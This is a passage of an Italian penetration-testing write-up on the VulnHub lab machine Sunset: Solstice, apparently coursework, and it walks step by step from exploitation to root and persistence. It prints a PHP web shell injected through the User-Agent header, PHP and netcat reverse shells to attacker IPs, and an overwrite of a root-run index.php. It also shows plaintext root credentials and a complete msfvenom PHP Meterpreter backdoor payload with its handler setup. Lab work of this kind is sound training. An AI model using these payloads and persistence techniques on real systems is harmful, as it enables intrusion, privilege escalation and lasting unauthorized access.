


Figura 25: Richiesta catturata

Modifichiamo il valore di User-Agent per effettuare un command injection attack con il seguente script PHP:

```
<?php system($_GET['cmd']); ?>
```

dove:

- <**?php** ... **?>:** Questo è un tag PHP che indica l'inizio e la fine di un blocco di codice PHP.
- **system():** È una funzione PHP che esegue un comando di sistema fornito come argomento e stampa l'output del comando.
- **\$_GET['cmd']:** È una variabile superglobale di PHP che contiene i dati passati tramite la query string dell'URL (metodo GET). In questo caso, recupera il valore del parametro cmd passato nell'URL.

Quindi questo codice esegue qualsiasi comando di sistema specificato nel parametro 'cmd'. Vediamo che la modifica ha avuto successo in Burpsuite.

Figura 26: Modifica User-Agent

Per essere sicuri che tutto è avvenuto con successo inseriamo nella URL &cmd=id.




Figura 27: Risultato &cmd=id

Come mostrato dall'output del comando, questo fornisce informazioni sull'utente e sul gruppo con cui il processo PHP è attualmente in esecuzione. Ora possiamo eseguire qualsiasi comando desideriamo.

6.2 Reverse Shell

Il prossimo passo è ottenere una Reverse Shell così da poter ottenere accesso remoto alla macchina. Tra le diverse risorse disponibili, è stato scelto Pentestmonkey[8]. Questo sito è rinomato per le sue cheat sheet, documenti che offrono istruzioni dettagliate e comandi utili su vari argomenti, come ad esempio eseguire attacchi di tipo SQL injection, configurare una reverse shell, manipolare dati in un database e altro ancora. Siamo andati dunque nella sezione Reverse Shell Cheat Sheet.




Figura 28: Pagina per codici per Reverse Shell [9]

Utilizziamo il codice nella sezione PHP per stabilire una connessione TCP all'indirizzo specificato e avviare una shell interattiva.



Figura 29: Codice per ottenere Reverse Shell in PHP

Poiché questo comando sarà eseguito sulla macchina target, è stato specificato che si connetta alla macchina Kali all'indirizzo IP 10.0.2.15 sulla porta 6565:

```
php - r ' $sock = fsockopen( "10.0.2.15" , 6565);
        exec( "/bin/sh -i <&3 >&3 2>&3" );'
```

Utilizziamo un URL Encoder per evitare che alcuni caratteri speciali interferiscano con l'interpretazione corretta dell'URL da parte del browser o del server web.




Figura 30: Risultato URL-Encoder

Prima di eseguire il comando malevolo, poniamo la macchina Kali in ascolto sulla porta 6565 con il seguente comando:

nc -nlvp 6565

```
root⊕ kali)-[~]

# nc -nlvp 6565

listening on [any] 6565 ...
```

Figura 31: Macchina kali in ascolto sulla porta 6565

Eseguiamo il comando:



Figura 31: Comand injection della Reverse Shell

La connessione avviene con successo.

```
(root® kali)-[~]
# nc -nlvp 6565
listening on [any] 6565 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 58822
/bin/sh: 0: can't access tty; job control turned off
$ ■
```

Figura 32: Connessione con la macchina target

Utilizziamo questo codice Python per stabilire una shell interattiva che supera i problemi di accesso a tty:

python -c 'import pty; pty.spawn("/bin/bash")'

```
(root® kali)-[~]
# nc -nlvp 6565
listening on [any] 6565 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 58822
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@solstice:/var/tmp/webserver$
```

Figura 33: Connessione con la macchina target

Si ottiene la shell come user www-data.

7. PostExploitation

La fase di post-exploitation inizia quando si è riusciti a ottenere l'accesso alla macchina target. Gli obiettivi principali di questa fase sono due:

- 1. **Privilege Escalation**: Acquisire ulteriori privilegi all'interno della macchina target, fino a raggiungere i massimi privilegi di accesso (root).
- Maintaining Access: Installare una backdoor che permetta di accedere facilmente alla macchina target in futuro, senza dover ripetere tutte le fasi precedenti.

7.1 Privilege Escalation

Siamo quindi l'utente www-data e ci troviamo nella cartella /var/tmp/webserver.

Possiamo ottenere informazioni relative alla versione del kernel in esecuzione sulla macchina target mediante il comando uname -r.

```
www-data@solstice:/var/tmp/webserver$ uname -r
uname -r
4.19.0-8-amd64
www-data@solstice:/var/tmp/webserver$
```

Figura 34: Risultato versione kernel

7.1.1 Approccio 1 – Exploit Locali (Fallimentare)

Ottenuta la versione del kernel, cerchiamo su vari repository exploit locali compatibili con la versione del kernel linux in esecuzione sulla macchina target. Dal sito Exploit-db risultano due exploit locali per effettuare privilege escalation:




Figura 35: Exploit Locale 47163




Figura 36: Exploit locale 47167

Tutti e due gli exploit sono disponibili nel repository di exploitdb in Kali.

```
| Path |
```

Figura 37: Exploit locale 47163.c

```
| Path |
```

Figura 38: Exploit locale 47167.sh

Si eseguono tutte le operazioni necessarie: si trasferiscono gli exploit sulla macchina target e vengono compilati. Tuttavia, durante l'esecuzione dei file, vengono visualizzati errori come "warning: xdg_session_id is not set", segnalando la mancata configurazione delle variabili di ambiente della sessione, e "newuidmap is not installed", indicando che mancano componenti essenziali del sistema. Questi errori causano il fallimento dell'operazione.

```
www-data@solstice:/var/tmp/webserver$ ./47163
./47163
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: $XDG_SESSION_ID is not set
[.] Searching for known helpers ...
[.] Searching for useful helpers ...
www-data@solstice:/var/tmp/webserver$ whoami
whoami
www-data</pre>
```

Figura 39: Errore esecuzione 47163.c

```
www-data@solstice:/var/tmp/webserver$ ./47167.sh
./47167.sh
[-] newuidmap is not installed
```

Figura 40: Errore esecuzione 47167.sh

7.1.2 Approccio 2- Reverse Shell (Funzionante)

Prima di esplorare le varie cartelle, controlliamo se ci sono processi in esecuzione con privilegi di root che potrebbero essere sfruttati. Si utilizza il comando :

dove:

- ps -aux: visualizza informazioni dettagliate sui processi in esecuzione
- **grep root:** filtra solo i processi eseguiti dall'utente root

Tra questi notiamo subito che c'è un processo php:

```
| South | Sout
```

Figura 41: processo PHP

Il comando /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/ avvia un server PHP locale con le seguenti configurazioni:

- -S 127.0.0.1:57: Specifica che il server PHP sta ascoltando sulla porta 57 dell'indirizzo IP 127.0.0.1 (localhost).
- -t /var/tmp/sv/: percorso dove il server PHP cerca di file da fornire.

Visitando /var/tmp/sv notiamo che index.php ha i permessi di lettura, scrittura ed esecuzione per tutti gli utenti.

```
www-data@solstice:/var/tmp/webserver$ cd /var/tmp/sv cd /var/tmp/sv www-data@solstice:/var/tmp/sv$ ls -la ls -la total 12 drwsrwxrwx 2 root root 4096 Jun 26 2020 . drwxrwxrwt 9 root root 4096 Jul 4 13:58 .. -rwxrwxrwx 1 root root 36 Jun_19 2020 index.php
```

Figura 42: Risultato contenuto cartella

Aprendo il file vediamo che c'è un semplice comando php che stampa la scritta "Under Construction".

```
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php
echo "Under construction";
?>
```

Figura 43: Contenuto index.php

Poiché questo file php è eseguito da root e abbiamo il permesso di scrittura, possiamo modificare il contenuto del file in codice php dannoso che ci darà una shell inversa.

Utilizzo il comando echo per sovrascrivere il contenuto di index.php :

```
<?php system('nc 10.0.2.9 4567 -e /bin/bash')?>
```

```
www-data@solstice:/var/tmp/sv$ echo "<?php system('nc 10.0.2.9 4567 -e /bin/bash')?> " > index.php
<em('nc 10.0.2.9 4567 -e /bin/bash')?> " > index.php
```

Figura 44: Modifica file index.php

Mettiamo kali linux in ascolto:

```
(root⊕ kali)-[~]
# nc -lnvp 4567
listening on [any] 4567 ...
```

Figura 45: Kali in ascolto sulla porta 4567

Per eseguire il file index.php utilizziamo il comando curl 127.0.0.1:57:

```
www-data@solstice:/var/tmp/sv$ curl 127.0.0.1:57 curl 127.0.0.1:57
```

Figura 46: Comando curl 127.0.0.1:57

```
(root@ kali)-[~]
# nc -lnvp 4567
listening on [any] 4567 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 46320
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Figura 47: Risultato connessione

E otteniamo la shell come utente root.

7.1.3 Approccio 3 – Credenziali non crittografate (Funzionante)

Un possibile approccio alternativo è il seguente.

Siccome la directory corrente (var/tmp/webserver) non sembra contenere nulla di interesse, potremmo esplorare altre directory per cercare qualcosa di significativo.

Figura 48: Visita cartelle

Esaminando le quattro cartelle accessibili in /var/tmp, webserver_2 è risultata particolarmente interessante.

```
www-data@solstice:/var/tmp$ cd webserver_2
cd webserver_2
www-data@solstice:/var/tmp/webserver_2$ ls -la
ls -la
total 12
drwxr-xr-x 3 www-data www-data 4096 Jun 19 2020 .
drwxrwxrwt 9 root root 4096 Jul 4 09:09 ..
-rw-r--rr- 1 www-data www-data 0 Jun 19 2020 index.php
drwxr-xr-x 6 www-data www-data 4096 Jun 26 2020 project
```

Figura 49: Contenuto cartella webserver_2

All'interno di guesta cartella si trova la directory "project" che contiene diversi file.

```
www-data@solstice:/var/tmp/webserver_2$ cd project
cd project
www-data@solstice:/var/tmp/webserver_2/project$ ls -la
ls -la
total 112
drwxr-xr-x 6 www-data www-data 4096 Jun 26 2020 .
drwxr-xr-x 3 www-data www-data 4096 Jun 19 2020 .
-rw-r-r-- 1 www-data www-data 3802 Jun 19 2020 config.php
-rw-r-r-- 1 www-data www-data 3803 Jun 19 2020 config.sample.php
drwxr-xr-x 2 www-data www-data 4096 Mar 12 2012 css
-rw-r--r- 1 www-data www-data 4537 Mar 12 2012 hooks.php
-rw-r-r-- 1 www-data www-data 4096 Mar 12 2012 index.php
drwxr-xr-x 2 www-data www-data 4096 Mar 12 2012 js
-rw-r-r-- 1 www-data www-data 1075 Mar 12 2012 LICENSE
drwxr-xr-x 2 www-data www-data 4096 Mar 12 2012 locales
drwxr-xr-x 3 www-data www-data 4096 Mar 12 2012 plugins
-rw-r--r- 1 www-data www-data 4096 Mar 12 2012 plugins
-rw-r--r-- 1 www-data www-data 4096 Mar 12 2012 plugins
-rw-r--r-- 1 www-data www-data 4096 Mar 12 2012 README.markdown
```

Figura 50: Contenuto cartella project

Aprendo il primo file con il comando cat, otteniamo le credenziali in chiaro dell'utente root, che includono l'username e la password.

```
cat config.php
<?php
</pre>

c?php

function ft_settings external_load() {
    $ft = array();
    $ft['settings'] = array();
    $ft['groups'] = array();
    $ft['groups'] = array();
    $ft['plugins'] = array();
    $ft['plugins'] = array();

# Settings - Change as appropriate. See online documentation for explanations. #
    define("USERNAME", "admin"); // Your default username.
    define("PASSWORD", "admin"); // Your default password.

$ft["settings"]["DTR"]

$ft["settings"]["MAXSIZE"]

$ft["settings"]["MAXSIZE"]

$ft["settings"]["MAXSIZE"]

$ft["settings"]["PERMISSION"]

$ft["settings"]["PERMISSION"]

$ft["settings"]["PERMISSION"]

$ft["settings"]["DTRPERMISSION"]

$ft["settings"]["UPLOAD"]

$ft["settings"]["UPLOAD"]

$ft["settings"]["CREATE"]

$ft["settings"]["CREATE"]

$ft["settings"]["FILEACIONS"]

$ft["settings"]["FILEACIONS"]

$ft["settings"]["ShOWDATES"]

$ft["settings"]["SHOWDATES"]

$ft["settings"]["FILEACKLIST"]

$ft["settings"]["FILEACKLIST"]

$ft["settings"]["FILEBLACKLIST"]

$ft["sett
```

Figura 51: Credenziali nel file config.php

Utilizziamo il comando su per ottenere i privilegi di root e verificare se la password specificata è corretta.

```
www-data@solstice:/var/tmp/webserver_2/project$ su root
su root
Password: admin

root@solstice:/var/tmp/webserver_2/project# whoami
whoami
root
root@solstice:/var/tmp/webserver_2/project# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 52: Accesso come utente root

Quindi in conclusione con il secondo o il terzo approccio, possiamo ottenere l'escalation dei privilegi diventando utente root.

7.2 Maintaining Access

Nella fase precedente di Privilege Escalation siamo riusciti ad ottenere i massimi privilegi, ovvero quelli dell'utente root, sulla macchina target Sunset: Solstice. Ora, per evitare di dover ripetere l'intero processo da capo, procederemo con l'installazione di una backdoor persistente che ci permetterà di accedere alla macchina target con maggiore facilità. Più precisamente è stata creata una Web backdoor PHP Meterpreter.

Si tratta di un payload PHP fornito da Metasploit e permette di creare una Web shell PHP che fornisce tutte le funzionalità di Meterpreter. Tale shell può essere caricata sul Web Server della macchina target.

Per creare una backdoor PHP Meterpreter è stato utilizzato lo strumento msfvenom fornito da Metasploit, eseguendo il seguente comando:

msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw

dove:

- -p: Payload (php/meterpreter/reverse_tcp)
- -f: Formato di output (raw)
- LHOST: Indirizzo IP della macchina attaccante

```
(root@kali)=[~]
# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
/*<?php /**/ error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream_socket_client ') 6f is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s 6f ($f = 'fsockopen') 6f is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s 6f ($f = 'socket_create') 6f is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect ($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b = fread($s, $len-strlen($b)); break; case 'socket': $b = socket_read($s, $len-strlen($b)); break; } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') 6f ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();</pre>
```

Figura 53: Payload generato con msfvenom

Sul terminale in cui abbiamo accesso root alla macchina target andiamo a creare il file phpmeter.php con il payload all'interno nella cartella /var/www.

```
cd /var/www ls html nano phpmeter.php 
echo "<?php /**/ error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream_socket_client') & is_callable($f)) { $s = $f('tcp://{$ip};{$port}}'); $s_type = 'stream'; } if (!$s & ($f = 'fsockopen') & is_callable($f)) { $s = $f($f(tp://{$ip};{$port}}'); $s_type = 'stream'; } if (!$s & ($f = 'fsockopen') & is_callable($f)) { $s = $f(Ar_INET, SOCK_STREAM, SOL_TCP); $res = &socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $s = $f(len); $b = ''; while (strlen) { switch ($s_type) { case 'stream': $b = fread($s, $len-strlen($b)); break; case 'socket': $b = socket_read($s, $len-strlen($b)); break; } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') & ini_get('suhosin_executor.disable_eval')) { $suhosin_bypass=create_function(', $b); $suhosin_bypass(); } else { eval($b); } die(); " > phpmeter.php
```

Figura 54: Creazione file phpmeter.php

Utilizziamo un generico modulo Handler per instaurare una connessione di tipo Reverse con la backdoor caricata sulla macchina target.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description

LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
O Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
```

Figura 55: Configurazione Handler

Dalla macchina Kali tramite Web Browser ci connettiamo all'URL 10.0.2.4/phpmeter.php.




Figura 56: Connessione URL 10.0.2.4/phpmeter.php

Tornando alla MSFConsole possiamo osservare che è stata instaurata una sessione di tipo Meterpreter con la macchina target.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444

[*] Sending stage (39927 bytes) to 10.0.2.4

[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.4:37848) at 2024-07-04 15:03:10 -0400

meterpreter > ■
```

Figura 57: Sessione Meterpreter con macchina target

Mediante il comando sysinfo di Meterpreter possiamo ottenere varie informazioni relative alla macchina target:

```
meterpreter > sysinfo
Computer : solstice
OS : Linux solstice 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter >
```

Figura 58: Output comando sysinfo

Ravviando la macchina target e ripetendo le fasi in cui andiamo ad utilizzare un handler e carichiamo la pagina phpmeter.php possiamo osservare che la Web Backdoor garantisce l'accesso persistente alla macchina target.

```
meterpreter >
[*] 10.0.2.4 - Meterpreter session 2 closed. Reason: Died

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.4:37654) at 2024-07-04 15:17:20 -0400
```

References

- [1] https://www.vulnhub.com/entry/sunset-solstice,499/
- [2] https://www.cvedetails.com/
- [3]https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-613554/Apache-Http-Server-2.4.38.html
- [4] https://www.cybersecurity-help.cz/
- [5] https://www.tenable.com/
- [6] https://www.cybersecurity-help.cz/vdb/php_group/php/7.3.14/
- [7] https://www.tenable.com/plugins/was/98933
- [8] https://pentestmonkey.net/
- [9] https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet